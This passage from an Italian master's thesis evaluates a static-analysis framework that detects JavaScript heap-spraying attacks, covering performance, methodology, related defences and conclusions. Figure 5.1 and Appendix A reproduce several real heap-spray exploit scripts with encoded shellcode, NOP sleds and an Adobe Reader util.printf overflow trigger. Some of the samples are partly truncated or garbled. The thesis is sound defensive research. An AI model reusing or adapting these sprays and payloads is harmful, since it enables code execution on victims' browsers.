Un'ulteriore limitazione, introdotta sempre dall'approccio statico, consiste nella tecnica di programmazione identificata con il nome di *ricorsione*. Con il termine ricorsione si intende una tecnica di programmazione in cui una funzione chiama se stessa. Come per gli oggetti il fatto che una funzione richiami se stessa comporta che il comportamento dell'applicazione stessa dipende dal modo in cui tale procedura viene invocata. Determinare il flusso di esecuzione in questo caso utilizzando un approccio statico risulta impossibile.

In definitiva le limitazioni precedentemente spiegate derivano tutte dalla scelta di utilizzare una tipologia di analisi basata su un approccio statico.

Capitolo 5

Risultati

In questo capitolo verranno presentati i risultati ottenuti dagli esperimenti effettuati, le prestazioni del *framework* e la metodologia con cui sono stati effettuati i test.

5.1 Prestazioni

Per valutare le prestazioni del *framework* sviluppato sono state condotte alcune misurazioni relative all'analisi di alcune applicazioni web. Gli esperimenti sono stati realizzati usando una macchina con processore *Intel Core M 330/i3 2.13GHz* con *3Mb di cache* e *4Gb di RAM*. L'*overhead* introdotto dallo strumento realizzato può essere scomposto in due componenti principali: l'intercettazione degli eventi relativi alla vita di uno script e l'analisi dello stesso. Per quanto riguarda il primo momento, la latenza introdotta dipende dall'implementazione delle interfacce del *JSD* (*Javascript* Debugger). Per cercare di ridurre al minimo i tempi di latenza del componente che si occupa della fase di intercettazione degli eventi relativi ad uno script sono state eliminate alcune funzionalità come il *debugging single step* e l'intercettazione degli eventi caratteristici di una pagina web come ad esempio *onclick* o *onload*. La loro eliminazione è stata possibile in quanto utilizzati solo durante la fase di studio del problema. Riducendo al minimo le funzionalità di tale componente, la latenza introdotta viene considerata irrilevante.

All'esecuzione di ogni script invece vanno aggiunti i tempi di latenza derivanti dalle fasi successive a quella di intercettazione degli eventi. Per una trattazione più dettagliata dell'*overhead* introdotto dalle fasi di gestione del codice e analisi si rimanda ai prossimi paragrafi.

Infine vanno considerati i tempi di latenza aggiunti dal componente che si occupa di tracciare dinamicamente l'occupazione della memoria che un determinato script effettua. A tale scopo bisogna considerare che tale componente si occupa, in realtà, esclusivamente di tener traccia dell'invocazione dei metodi utilizzati dall'interprete per allocare memoria quando richiesto da uno script. Tale operazione risulta richiedere un tempo trascurabile.

5.2 Metodologia

La metodologia utilizzata per analizzare l'effettivo funzionamento del *framework* sviluppato consiste nell'esecuzione automatica dell'analisi su di un campione di codici d'attacco.

Per quanto riguarda il recupero dei codici *Javascript* che implementano al loro interno la tecnica d'attacco denominata *heap spraying* è stato utilizzato un database disponibile in Internet. In dettaglio si tratta del sito Internet *milw0rm* che mette a disposizione dei propri utenti una serie di *exploit*, *vulnerabilità* e *shellcode* [20]. Tali codici, per poter essere analizzati, vengono successivamente inclusi all'interno di alcune pagine web risiedenti in un server locale.

Per poter eseguire automaticamente una serie test, viene emulato il funzionamento del browser tramite l'utilizzo della *xpc_shell*. Si tratta di una applicazione integrata all'interno del browser che permette di interagire con la piattaforma *Mozilla* in maniera molto flessibile. Può essere considerata una estensione delle *Javascript shell*, in quanto oltre ad eseguire il codice *Javascript* è in grado di interagire con le *XPCOM API* (si tratta di interfacce che permettono di utilizzare le librerie *XPCOM* [26] come ad esempio il *DOM document*).

Con l'utilizzo di tale componente è possibile eseguire in maniera automatizzata il modulo che si occupa di intercettare gli eventi relativi alla vita di un dato script su un

	Script estratti	Memoria occupata	Forma intermedia	Costruzione CFG	Analisi	Rilevato
Attacco 1	5	630Mb	25.841ms	47.018ms	1.064ms	√
Attacco 2	2	104Mb	12.177ms	31.318ms	0.660ms	√
Attacco 3	2	733Mb	19.558ms	52.665ms	1.204ms	√
Attacco 4	2	260Mb	30.565ms	97.665ms	2.066ms	√
Attacco 5	5	130Mb	16.899ms	39.947ms	0.514ms	√

Tabella 5.1: Tabella con i risultati riassuntivi dell'esecuzione del *framework* su alcuni script *Javascript* che effettuano attacchi di tipo *heap spraying*.

set di pagine contenenti i vari script d'attacco.

5.3 Risultato dei test

Nella Tabella 5.1 vengono riportati i risultati ottenuti dall'esecuzione dell'analizzatore su un set di codici *Javascript*. Il campione utilizzato rappresenta l'insieme degli script di attacco più significativi dal punto di vista delle tempistiche d'esecuzione. Nelle prime due colonne viene riportato il numero di script estratti dalla pagina in cui è implementato l'attacco e l'occupazione di memoria globale che gli script effettuano, mentre nella terza quarta e quinta colonna vengono riportate le tempistiche di esecuzione rispettive alla fase di trasformazione del codice in forma intermedia, la costruzione dei *cfg* e la fase di analisi statica.

Come si evince dalla tabella lo spazio di memoria effettuato dagli script d'attacco risulta essere considerevole. Da tale occupazione infatti deriva la probabilità di successo di tale tipologia d'attacco. Un'altra considerazione derivante dall'analisi dei risultati consiste nel fatto che le tempistiche complessive del *framework* d'analisi proposto dipendono solo in parte dal numero di script estratti e non dipendono affatto dalla dimensione di memoria occupata. Il numero di script infatti interferisce soltanto nelle fasi di trasformazione del codice e costruzione dei control flow graph. Vengono ora analizzati i fattori che determinano invece l'aumento dei tempi d'analisi. In Figura 5.1 viene riportato il codice che effettua l'attacco numero 4. I sorgenti degli altri attacchi sono riportati in Appendice A

```
1   function start(){
2     shellcode = unescape("%u03eb%ueb59%ue805% ... ");
3     bigblock = unescape("%u9090%u9090");
4     headersize = 20;
5     slackspace = headersize+shellcode.length;
6
7     /* Creazione Nop sled */
8     while (bigblock.length<slackspace)
9       bigblock+=bigblock;
10    fillblock = bigblock.substring(0, slackspace);
11    block = bigblock.substring(0, bigblock.length−slackspace);
12    while(block.length+slackspace<0x40000)
13      block = block+block+fillblock;
14
15    /* Inserimento in memoria dei blocchi Nop-shellcode */
16    memory = new Array();
17    for (i=0;i<77;i++)
18      memory[i] = block+shellcode
19
20    /* Creazione Nop sled */
21    bigblock = unescape("%u0707%u0707");
22    while (bigblock.length<slackspace)
23      bigblock+=bigblock;
24    fillblock = bigblock.substring(0, slackspace);
25    block = bigblock.substring(0, bigblock.length−slackspace);
26    while(block.length+slackspace<0x40000)
27      block = block+block+fillblock;
28
29    /* Inserimento in memoria dei blocchi Nop-shellcode */
30    for (i=77;i<144;i++)
31      memory[i] = block+shellcode
32
33    /* Creazione Nop sled */
34    bigblock = unescape("%u0909%u0909");
35    while (bigblock.length<slackspace)
36      bigblock+=bigblock;
37    fillblock = bigblock.substring(0, slackspace);
38    block = bigblock.substring(0, bigblock.length−slackspace);
39    while(block.length+slackspace<0x40000)
40      block = block+block+fillblock;
41
42    /* Inserimento in memoria dei blocchi Nop-shellcode */
43    for (i=144;i<500;i++)
44      memory[i] = block+shellcode
45  }
```

Figura 5.1: Codice dell'attacco numero 4

La caratteristica principale dell'esempio d'attacco consiste nel suddividere, a differenza dell'esempio classico visto nel Capitolo 3, l'attacco in più cicli.

Più precisamente crea tre tipi diversi di *nop sled*, applicati in momenti diversi al medesimo *shellcode*. Utilizzando tale metodologia è in grado di inserire all'interno della memoria tre forme diverse del medesimo attacco. Generato in questo modo, l'attacco può essere in grado di eludere un'analisi effettuata sull'occorrenza di oggetti identici nella memoria, in quanto è in grado di diversificare le tipologie di oggetti *nop-shellcode* che, se eseguiti, avranno il medesimo comportamento. Dall'analisi di tale codice risulta chiaro quindi che il fattore che causa il rallentamento del *framework* sviluppato sono appunto i cicli. Questo accade per due motivi: i cicli introducono un aumento della complessità del *bytecode*, da qui ne deriva un rallentamento nella fase di trasformazione del codice in forma intermedia. Inoltre la presenza di cicli comporta un set di controlli aggiuntivi nella fase di creazione dei *control flow graph*. La seconda motivazione deriva dal modo in cui viene effettuata l'analisi. Come visto nel Capitolo 4 per ogni ciclo vengono iterativamente controllate le varie euristiche. In conclusione possiamo riassumere i fattori che determinano le tempistiche d'esecuzione di tale *framework* in due: *numero di script* e *numero di cicli*.

Nel complesso si ritiene che la metodologia proposta introduca tempi di latenza accettabili. Si ritiene inoltre che la maggior parte degli script *Javascript* che effettuano la tipologia d'attacco *heap spraying* sia rilevabile con tale approccio.

Capitolo 6

Lavori correlati

In questo capitolo vengono presentati brevemente alcuni lavori correlati. Verranno dapprima illustrati i lavori che propongono tramite approcci diversi il raggiungimento degli stessi obiettivi preposti in questo lavoro di tesi. Continua con presentazione di un approccio generico per la rilevazioni di illeciti all'interno del web. Infine verranno illustrati alcuni applicativi che lavorano in ambito sicurezza delle applicazioni web.

6.1 Nozzle

Nozzle - A defense against heap-spraying code injection attacks [41] è un lavoro proposto da *Microsoft Research* per la rilevazione di attacchi basati sull'*heap spray*.

In questo articolo viene descritto *Nozzle*, un'infrastruttura dinamica che opera a livello d'esecuzione del codice, utilizzata per il rilevamento degli *heap spraying attack*. Si basa sul fatto che questa tipologia d'attacco inserisce all'interno dello *heap* un numero elevato di copie di un oggetto. Allo scopo di rilevare quando un oggetto sia parte di un *heap spraying attack Nozzle* utilizza una combinazione di metodi tra cui, l'esame degli oggetti, emulazione leggere e metodi statistici. Inoltre, al fine di ridurre i falsi e i veri positivi, tale lavoro utilizza il fatto che tale tipologia d'attacco comporta grandi cambiamenti nel contenuto dell'*heap*. A tale scopo viene sviluppata la nozione globale di *heap health* basata sulla misura della superficie di *heap* occupata dall'attacco.

Siccome *Nozzle* prende in esame esclusivamente il contenuto degli oggetti, senza richiedere alcuna modifica ne dell'oggetto ne della struttura dell'*heap*, risulta semplice la sua integrazione sia all'interno delle strutture native dello *heap* che nel *garbage-collected*. In particolare *Nozzle* viene utilizzato per l'intercettazione delle chiamate al gestore della memoria del browser *Mozilla Firefox*. I motivi di integrare tale struttura in un browser dipendono dal fatto che essi sono il target più popolare di questa tipologia d'attacco. Da tale considerazione ne deriva la necessità fondamentale di creare un rilevatore che fornisca un elevato tasso di successo e di un basso tasso di falsi positivi.

Nozzle al fine di rilevare gli *heap spraying attack* suddivide l'approccio in due livelli: scansione degli oggetti a livello locale, mantenendo allo stesso tempo i parametri di *heap health* a livello globale.

A livello di oggetto individuale, tale strumento effettua un'interpretazione degli oggetti allocati nell'*heap*, trattandoli come codice. Tramite l'interpretazione di tali codici all'interno di un ambiente sicuro, è in grado di riconoscere se uno di essi può essere considerato potenzialmente dannoso.

L'emulazione leggera di *Nozzle* viene effettuata tramite la scansione degli oggetti fino all'individuazione di codice *x*86, utilizzato per la creazione di un *control flow graph*. Per attenuare i falsi positivi derivanti dall'elevata densità di istruzioni *x*86 che comporta la visione di molti oggetti come codice, viene utilizzata la nozione di *heap health* che sfrutta il fatto che tali attacchi utilizzano l'*heap* globale per inserire un numero elevato di copie di un oggetto.

Considerazioni. A differenza del *framework* proposto, tale approccio risulta essere più invasivo, in quanto analizza il contenuto della memoria del browser. Tale metodologia inoltre dipende dal modo in cui viene allocata e gestita la memoria, che in altre parole si traduce in una dipendenza dal sistema operativo in cui viene eseguito. Infine tale metodologia non può essere applicata per la rilevazione di altri tipi di attacchi basati sul web.

6.2 BuBBle

BuBBle: a Javascript Engine Level Countermeasure against Heap-Spraying Attacks [11], presenta un approccio per la protezione degli *heap spraying attack*, basato sull'osservazione che il risultato di tale attacco comporta l'inserimento da parte di un utente malintenzionato di una serie di dati omogenei nell'*heap*. In particolare la contromisura proposta si prefissa il compito di rilevare tali attacchi, tramite l'introduzione di una funzione randomica che si occupa di diversificare alcune zone dell'*heap* e la modifica nel modo con cui vengono salvati i dati relativi a tali zone. In dettaglio si occupa di inserire in maniera randomica all'interno delle stringhe che identificano le *nop-sled* una serie di valori speciali di terminazione. Nel momento in cui tali caratteri vengono eseguiti causano un eccezione, che si traduce nel fatto che un attaccante non può più fare affidamento sul fatto che all'interno della memoria le *nop-sled* o lo *shellcode* siano intatti. Tale approccio risulta avere un basso impatto sulle prestazioni del sistema.

Considerazioni. Come l'approccio prodotto in questo lavoro di tesi, *BuBBle* può rilevare questa tipologia d'attacco solo se effettuata tramite *Javascript*. Inoltre, come per *Nozzle* questa metodologia non può essere estesa ad altre tipologie d'attacco basate sul web.

6.3 Mitigating heap-spraying code injection attacks

I *drive-by attacks* sono parte dei metodi più comuni per la diffusione di malware [39]. Per tale motivo risulta importante trovare soluzioni che mitighino il problema introducendo una protezione per gli utenti.

Defending browsers against drive-by downloads : mitigating heap-spraying code injection attacks [8] è l'implementazione di un *proof-of-concept* di un sistema in grado di rilevare la presenza di uno *shellcode* che effettua un *drive-by download attack* [47]. L'idea di base consiste nel verificare le variabili (stringhe) assegnate dal browser (tramite il motore *Javascript*) quando uno script viene eseguito lato client. Nel momento

in cui si rileva che il contenuto di una variabile corrisponde ad uno *shellcode*, si considera lo script ostile, il che causa la sua terminazione. La rilevazione degli *shellcode* avviene nel seguente modo: prima di tutto si tiene traccia di tutte le variabili di tipo stringa che un dato programma alloca; successivamente si analizza il contenuto di tale stringhe con *libemu* [18], libreria scritta in *C* che offre di base l'emulazione di codice *x86* e la rilevazione di *shellcode*.

Considerazioni. Tale metodologia permette esclusivamente l'intercettazione degli attacchi basati su *shellcode* effettuati tramite la tecnologia *Javascript*. Inoltre l'emulazione del codice inserito nelle stringhe risulta essere un attività intensiva che può introdurre un *overhead* considerevole. A differenza dell'approccio proposto in tale lavoro di tesi risulta in definitiva poco generico nel merito della rilevazione degli attacchi web.

6.4 Wepawet

Detection and analysis of drive-by-download attacks and malicious javascript code [5], propone un nuovo approccio per il rilevamento e l'analisi di pagine web contenenti codici maligni. A tale scopo vengono eseguite le pagine web tramite un browser instrumentato e si registrano tutti gli eventi che occorrono durante l'interpretazione degli elementi dell'*HTML* e l'esecuzione di uno script *Javascript*. In dettaglio per ogni evento (ad esempio, l'istanza di un controllo *ActiveX* tramite il codice *Javascript* o il recupero di una risorsa esterna tramite un tag *iframe*), vengono estratti uno o più elementi i cui valori vengono valutati utilizzando tecniche di *anomaly detection* [45]. Le caratteristiche anomale permettono di identificare i contenuti dannosi.

Il prototipo di tale approccio è stato implementato in uno strumento chiamato *JSAND* (*Javascript Anomaly-based aNalysis and Detection*). Tale strumento è stato reso disponibile tramite un servizio online denominato *wepawet*.

Considerazioni. Tale metodologia se pur utile all'intercettazione della maggior parte delle tipologie d'attacco basate sul web, risulta estremamente lenta. Questo è do-

vuto dall'emulazione completa di una pagina web. Inoltre a differenza dell'approccio sviluppato in tale lavoro di tesi non permette di fare *prevention* in quanto analizza esclusivamente i link richiesti e non quelli visitati a runtime da un utente.

6.5 Noscript

Si tratta di un estensione resa disponibili per il browser *Firefox* che fornisce una protezione contro gli script provenienti da pagine non considerate sicure [14]. Tale strumento, infatti, permette l'esecuzione solo degli script inclusi nei siti considerati "sicuri". La scelta dei siti attendibili è lasciata all'utente. Tale strumento inoltre supporta un modulo di protezione contro gli attacchi di tipo *XSS*.

L'approccio utilizzato da tale strumento consiste nella creazione di una *white-list* in cui vengono inseriti i siti considerati attendibili, bloccando così tutto il resto e quindi prevenendo eventuali attacchi.

Per quanto riguarda il filtro anti *XSS*, tale strumento rileva quelli di tipo *DOM base* e di tipo *reflected*, che tentano di attaccare i siti presenti nella *white-list*. In dettaglio ogni qual volta si cerca di iniettare codice *Javascript* derivante da un sito non appartenente alla *white-list*, all'interno di una pagina considerata *trust*, *Noscript* interviene filtrando tale richiesta neutralizzando così il suo carico pericoloso. Inoltre, tale strumento, implementa al suo interno ulteriori controlli per intercettare eventuali alterazioni dei diversi siti considerati attendibili. In altre parole rileva anche i potenziali attacchi provenienti dai siti inclusi nella *white-list*.

Infine *Noscript* include anche una protezione contro la maggior parte degli attacchi *XSS* di tipo *persistent*. Solitamente l'attuazione di tali attacchi impone vincoli di spazio, per tale motivo solitamente gli attaccanti sono obbligati ad utilizzare l'inclusione di script esterni o *iframe*, la cui origine viene di default bloccata da *Noscript*.

Considerazioni. L'approccio basato su di una *white-list*, pur essendo un metodo funzionante contro la prevenzione da alcune tipologie d'attacco, risulta inefficace se non utilizzato correttamente. In altre parole quando utente, solitamente inesperto, si trova a dover scegliere se eseguire un applicazione che gli interessa o valutare se essa può

essere o no dannosa, sarà portato a decidere per la prima opzione, ottenendo come risultato l'inefficacia del approccio proposto.

6.6 Javascript Debugger

Nel campo dell'analisi del codice un componente fondamentale è il debugger. Tale strumento si occupa infatti di analizzare un determinato applicativo allo scopo di rilevare errori di programmazione o più semplicemente di tracciarne il comportamento. Per quanto riguarda i codici *Javascript* esistono in circolazione molti applicativi che effettuano questo genere di operazioni. Di seguito vengono illustrati quelli che si ritengono essere i migliori attualmente realizzati.

Firebug: si tratta di un insieme di strumenti che permettono di modificare, eseguire il debug e monitorare i *CSS*, *HTML* e codici *Javascript* appartenenti ad una pagina [10]. Con tale strumento è possibile effettuare un debugging completo del codice *Javascript* e tramite l'utilizzo dei breakpoint si è in grado di attuare la tipologia di debug denominata *single step*.

Venkman: nome in codice di *Mozilla Javascript debugger* [25]. Si tratta di un potente debugger sviluppato per ambienti browser basati su *Gecko*.

Nel presente lavoro di tesi questi due strumenti sono stati utilizzati per analizzare alcuni codici *Javascript* al fine di identificarne il comportamento. Inoltre *Firebug* è stato utilizzato come punto di riferimento nella fase di costruzione del componente denominato *estensione del browser*.

Considerazioni. Entrambi gli applicativi proposti implementano al loro interno un modulo capace di fare il debug di codice *Javascript*. A differenza dell'approccio utilizzato in questo lavoro di tesi, l'analisi del codice viene effettuata in maniera manuale e ciò significa che la rilevazione di un attacco dipende dalle capacità e conoscenze dell'utente che utilizza tali strumenti.

Capitolo 7

Conclusioni

Nel presente lavoro di tesi è stato presentato un modello per l'individuazione, tramite l'utilizzo delle tecniche di *program analysis*, delle applicazioni web che effettuano un attacco di tipo *heap spraying*. Si tratta di un metodo automatico che non richiede alcun intervento da parte di un utente. Tutto l'approccio è incentrato sul *bytecode*, il che significa che può essere esteso a tutti i tipi di linguaggi che utilizzano tale tecnologia (ad esempio *Flash* o *Java*). Inoltre il suo utilizzo rende l'analisi priva dei problemi derivanti dalle tecniche di offuscamento del codice sorgente.

Il modello proposto realizza un infrastruttura d'analisi basata su un approccio statico e sull'implementazione di alcune euristiche che descrivono il comportamento di un *heap spraying attack*. I principali contributi nel presente lavoro di tesi sono:

1. *Progettazione dell'architettura d'analisi:* tale fase può essere suddivisa in studio del problema e analisi delle possibili soluzioni, realizzazione progettuale dell'architettura d'analisi proposta.

2. *Estensione del browser:* creazione di uno strumento integrato nel browser che permetta l'intercettazione degli eventi relativi ad uno script *Javascript*. Tale componente viene realizzato tramite le *API* messe a disposizione dall'interprete *Javascript* utilizzato.

3. *Estensione delle interfacce:* creazione delle interfacce che estendono la visione delle funzioni di disassembly integrate nell'interprete al livello in cui lavora l'estensione del browser.

4. *Bytecode decoder:* creazione dello strumento in grado di trasformare il *bytecode* in codice in forma intermedia. Necessaria per l'applicazione delle analisi sviluppate.

5. *Analizzatore statico:* creazione dell'analizzatore statico. In particolare l'implementazione delle tecniche per l'identificazione dei cicli e le euristiche comportamentali.

6. *Memory tracer:* creazione del componente integrato nel browser che si occupare di tracciare l'occupazione di memoria di un determinato script. Necessario per confermare le informazioni derivate dalla fasi di analisi statica.

Per quanto riguarda la fase di creazione dei *control flow graph* e le relative ottimizzazioni sono state modificate alcune librerie create ed utilizzate nei lavori *Phan* [21] e *SmartFuzzer* [17].

Le tecniche d'analisi sono state implementate in un prototipo sperimentale. Tale prototipo è stato poi testato automaticamente tramite l'utilizzo di alcune funzioni che permettono l'emulazione del browser. Dalle misurazioni effettuate si ritiene che gli obiettivi proposti in questo lavoro di tesi siano stati raggiunti. Nel complesso si ritiene che il modello presentato possa costituire un valido punto di partenza da estendere e sviluppare ulteriormente nel prossimo futuro.

7.1 Sviluppi futuri

Si ritiene che il metodo presentato nel presente lavoro di tesi risulti un valido punto di partenza nel campo dell'analisi di codice *bytecode*. La metodologia proposta in questo lavoro di tesi contiene al suo interno una serie di limitazioni derivanti dall'approccio utilizzato, ossia quello statico. A tale scopo vengono di seguito presentate alcune proposte di sviluppi futuri.

Estensione. Un primo sviluppo futuro consiste nell'estensione di tale metodologia al rilevamento di altre tipologie d'attacco. A tale scopo l'infrastruttura proposta è stata costruita in modo da essere predisposta all'inserimento di nuovi moduli d'analisi e nuove euristiche che permettano di estendere l'analisi comportamentale degli script.

Dinamicità. Un secondo sviluppo futuro consiste nella realizzazione di un modulo dinamico che permetta l'esecuzione controllata di uno script, al fine di rendere il processo d'analisi più preciso ed eliminare le limitazioni derivanti dall'approccio statico. Tale estensione però introduce una sfida aggiuntiva, ossia analizzare dinamicamente il codice cercando di limitare il più possibile i tempi di latenza introdotti.

Ottimizzazione. L'approccio sviluppato nel presente lavoro di tesi non tiene traccia degli script già analizzati. Per rendere tale metodologia più performante si propone l'inserimento di un modulo aggiuntivo che permetta la rilevazione di uno script già analizzato. In dettaglio si propone l'applicazione di una funzione di *hash* al codice in forma intermedia di ogni script. Tali *hash*, inseriti opportunamente in una qualche struttura di memorizzazione, verranno poi utilizzati per determinare se un dato script è stato oppure no analizzato. Tali *hash* inoltre potrebbero essere utilizzati anche come *signature* comportamentale da utilizzare in una tipologia d'analisi alternativa.

In generale, il prototipo proposto non risulta ottimizzato, per cui un'ottimizzazione del codice potrebbe ridurre ulteriormente l'overhead introdotto.

Appendice A

Sorgenti degli attacchi

Vengono di seguito riportati i sorgenti degli attacchi utilizzati come base per effettuare le misurazioni (si veda Capitolo 5).

```
1   function start(){
2     shellcode =
3     unescape('%uc931%ue983%ud9de%ud9ee%u2474%u5bf4%u7381%u3d13%u5e46%u8395'+
4     '%ufceb%uf4e2%uaec1%u951a%u463d%ud0d5%ucd01%u9022%u4745%u1eb1'+
5     '%u5e72%ucad5%u471d%udcb5%u72b6%u94d5%u77d3%u0c9e%uc291%ue19e'+
6     '%u873a%u9894%u843c%u61b5%u1206%u917a%ua348%ucad5%u4719%uf3b5'+
7     '%u4ab6%u1e15%u5a62%u7e5f%u5ab6%u94d5%ucfd6%ub102%u8539%u556f'+
8     '%ucd59%ua51e%u86b8%u9926%u06b6%u1e52%u5a4d%u1ef3%u4e55%u9cb5'+
9     '%uc6b6%u95ee%u463d%ufdd5%u1901%u636f%u105d%u6dd7%u86be%uc525'+
10    '%u3855%u7786%u2e4e%u6bc6%u48b7%u6a09%u25da%uf93f%u465e%u955e');
11
12    nops=unescape('%u9090%u9090');
13    headersize =20;
14    slackspace= headersize + shellcode.length;
15    while(nops.length< slackspace) nops+= nops;
16    fillblock= nops.substring(0, slackspace);
17    block= nops.substring(0, nops.length− slackspace);
18    while( block.length+ slackspace<0x40000) block= block+ block+ fillblock;
19    memory=new Array();
20    for( counter=0; counter<200; counter++) memory[counter]= block + shellcode;
21    ret='';
22    for( counter=0; counter<=1000; counter++) ret+=unescape("%0a%0a%0a%0a");
23  }
```

Figura A.1: Codice dell'attacco numero 2

```
function start(){
  var shellcode=
  unescape("%u6afc%u4deb%uf9e8%uffff%u60ff%u6c8b%u2424%u458b%u8b3c%u057c%u0178%u8bef"% +
  "%u184f%u5f8b%u0120%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca"% +
  "%uc201%uf4eb%u543b%u2824%ue575%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01"% +
  ...
  "%uff53%uffd6%u41d0");

  oneblock = unescape("%u0c0c%u0c0c");
  var fullblock = oneblock;
  while (fullblock.length<0x60000){
    fullblock += fullblock;
  }
  sprayContainer = new Array();
  for (i=0; i<600; i++){
    sprayContainer[i] = fullblock + shellcode;
  }
  var searchArray = new Array()
}

function escapeData(data)
{
  var i;
  var c;
  var escData='';
  for(i=0;i<data.length;i++){
    c=data.charAt(i);$poe_kernel
    if(c=='&' c=='?' c=='=' c=='%' c==' ') c = escape(c);
    escData+=c;
  }
  return escData;
}

function DataTranslator(){
  searchArray = new Array();
  searchArray[0] = new Array();
  searchArray[0]["str"] = "blah";
  var newElement = document.getElementById("content")
  if (document.getElementsByTagName) {
    var i=0;
    pTags = newElement.getElementsByTagName("p")
    if (pTags.length > 0)
    while (i<pTags.length){
      oTags = pTags[i].getElementsByTagName("font")
      searchArray[i+1] = new Array()
      if (oTags[0]){
        searchArray[i+1]["str"] = oTags[0].innerHTML;
      }
      i++
    }
  }
}

function GenerateHTML(){
  var html = "";
  for (i=1;i<searchArray.length;i++)
  {
    html += escapeData(searchArray[i]["str"])
  }
}
```

Figura A.2: Codice dell'attacco numero 1

```
function start(){
  var payload = unescape('%u03eb%ueb59%ue805%ufff8%uffff%u4949%u4949'+
  '%u4949%u4949%u4949%u4949%u4949%u4949u4937%u5a51%u436a%u3058%u3142'+
  '%u4150%u6b42%u4141%u4153%u4132%u3241%u4142%u4230%u5841%u3850u4241'+
  '%u7875%u4b69%u724c%u584a%u526b%u4a6d%u4a48%u6b59%u6b4f%u694f%u416f'+
  '%u4e70%u526b%u744c%u4164%u6e34%u376b%u5535%u4c6c%u714b%u646c%u6145'+
  '%u7468%u6a41%u6e4f%u626b%u326f%u6c38%u334b%u376f%u5550%u7851%u316b'+
  '%u6c59%u504b%u6e34%u466b%u6861%u456e%u6f61%u6c30%u6c59%u6b6c%u3934'+
  '%u4150%u3764%u6877%u6941%u565a%u636d%u4b31%u7872%u6c6b%u7534%u566b'+
   ...
  '%u3956%u386f%u4350');

  //Heap Spray starts here − Kiddos don't mess up with this

  var nop ="";
  for (iCnt=128;iCnt>=0;−−iCnt) nop +=
  unescape("%u9090%u9090%u9090%u9090%u9090");
  heapblock = nop + payload;
  bigblock = unescape("%u9090%u9090");
  headersize = 20;
  spray = headersize+heapblock.length
  while (bigblock.length<spray) bigblock+=bigblock;
  fillblock = bigblock.substring(0, spray);
  block = bigblock.substring(0, bigblock.length−spray);
  while(block.length+spray < 0x40000) block = block+block+fillblock;
  mem = new Array();
  for (i=0;i<1400;i++) mem[i] = block + heapblock;

  // reference snippet from core security
  // http://www.coresecurity.com/content/adobe−reader−buffer−overflow

  var num = 129999999999999999998888888888888888888888888888888888\
  88888888888888888888888888888888888888888888888888888888888888\
  88888888888888888888888888888888888888888888888888888888888888\
  88888888888888888888888888888888888888888888888888888888888888\
  888888888888888888888888888888;
  util.printf("%45000f",num);
}
```

Figura A.3: Codice dell'attacco numero 3

```
1  function heap_spray()
2  {
3    var shellcode = unescape('%uc929%ue983%ud9f5%ud9ee%u2474%u5bf4'+
4    '%u7381%uc513%ud441%u83f9%ufceb%uf4e2%u4aaf%u608c%u2797%ud4bc'+
5    '%uc8a6%u9133%u32ea%uf9bc%u6ead%u90b6%uc8ab%uab37%u492d%uf9d4'+
6    '%u6ec5%u90b6%u6eab%u8ab8%u16c5%u7087%u8c24%uf954');
7
8    var oneblock = unescape("%u9090%u9090");
9    var fullblock = oneblock;
10   while (fullblock.length<0x10000){
11     fullblock += fullblock;
12   }
13   sprayContainer = new Array();
14   var i;
15   for (i=0; i<1000; i++){
16     sprayContainer[i] = fullblock + shellcode;
17   }
18 }
```

Figura A.4: Codice dell'attacco numero 5

Bibliografia

[1] H. Agrawal, R. A. DeMillo, and E. H. Spafford. Dynamic Slicing in the Presence of Unconstrained Pointers. In *TAV4: Proceedings of the Symposium on Testing, Analysis, and Verification*, pages 60–73, New York, NY, USA, 1991. ACM Press.

[2] A. V. Aho, R. Sethi, and J. D. Ullman. *Compilers, Principles, Techniques, and Tools*. Addison-Wesley, 1986.

[3] Aleph One. Smashing The Stack For Fun And Profit. *Phrack Magazine*, 7(49), 1996.

[4] CERT. Advisory CA-2000-02: Malicious HTML Tags Embedded in Client Web Requests, 2002.

[5] M. Cova, C. Kruegel, and G. Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. In *WWW '10: Proceedings of the 19th international conference on World wide web*, pages 281–290, New York, NY, USA, 2010. ACM.

[6] C. Cowan, C. Pu, D. Maier, H. Hinton, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *In Proceedings of the 7th USENIX Security Symposium*, pages 63–78, 1998.

[7] D. Edwards. Javascript Packer Algorithm. `http://dean.edwards.name/packer/`.

[8] M. Egele, P. Wurzinger, C. Kruegel, and E. Kirda. Defending browsers against drive-by downloads : mitigating heap-spraying code injection attacks. In

DIMVA 2009, 6th International Conference on Detection of Intrusions and Malware e Vulnerability Assessment, July 9-10, 2009, Milan, Italy, also published in Springer LNCS, 07 2009.

[9] H. Etoh. GCC extension for protecting applications from stack-smashing attacks (ProPolice), 2003. http://www.trl.ibm.com/projects/security/ssp/.

[10] Firebug. — The most popular and powerful web development tool. http://getfirebug.com/.

[11] F. Gadaleta, Y. Younan, and W. Joosen. Bubble: a javascript engine level countermeasure against heap-spraying attacks. In *ESSoS*. Springer Berlin / Heidelberg, January 2010. https://lirias.kuleuven.be/handle/123456789/265421.

[12] W. G. Halfond, J. Viegas, and A. Orso. A Classification of SQL-Injection Attacks and Countermeasures. In *Proceedings of the IEEE International Symposium on Secure Software Engineering*, Arlington, VA, USA, March 2006.

[13] J. Hopcroft and J. Ullman. *Introduction to Automata Theory, Languages, and Computation*. Addison Wesley, 1979.

[14] InformAction. NoScript — The NoScript Firefox extension provides extra protection for Firefox. http://noscript.net/.

[15] Jasob 3. Javascript Obfuscation Fascination, 2010. `http://www.jasob.com/`.

[16] W. Landi. Undecidability of static analysis. *ACM Lett. Program. Lang. Syst.*, 1(4):323–337, 1992.

[17] A. Lanzi, L. Martignoni, M. M. and R. Paleari. A smart fuzzer for x86 executables. In *SESS'07: Proceedings of the 3rd International Workshop on Software Engineering for Secure Systems*, Minneapolis, MN, USA, May 2007. ACM.

[18] Libemu — x86 shellcode detection and emulation. `http://libemu.mwcollect.org/`.

[19] Michel Kaempf. Smashing The Heap For Fun And Profit. *Phrack Magazine*, 11(57), 2001.

[20] milw0rm. Exploits database. `http://www.milw0rm.com`.

[21] M. Monga, R. Paleari, and E. P. ni. A hybrid analysis framework for detecting web applica tion vulnerabilities. In *SESS'09: Proceedings of the 5th International Workshop on Software Engineering for Secure Systems*, Vancouver, Canada, May 2009. ACM.

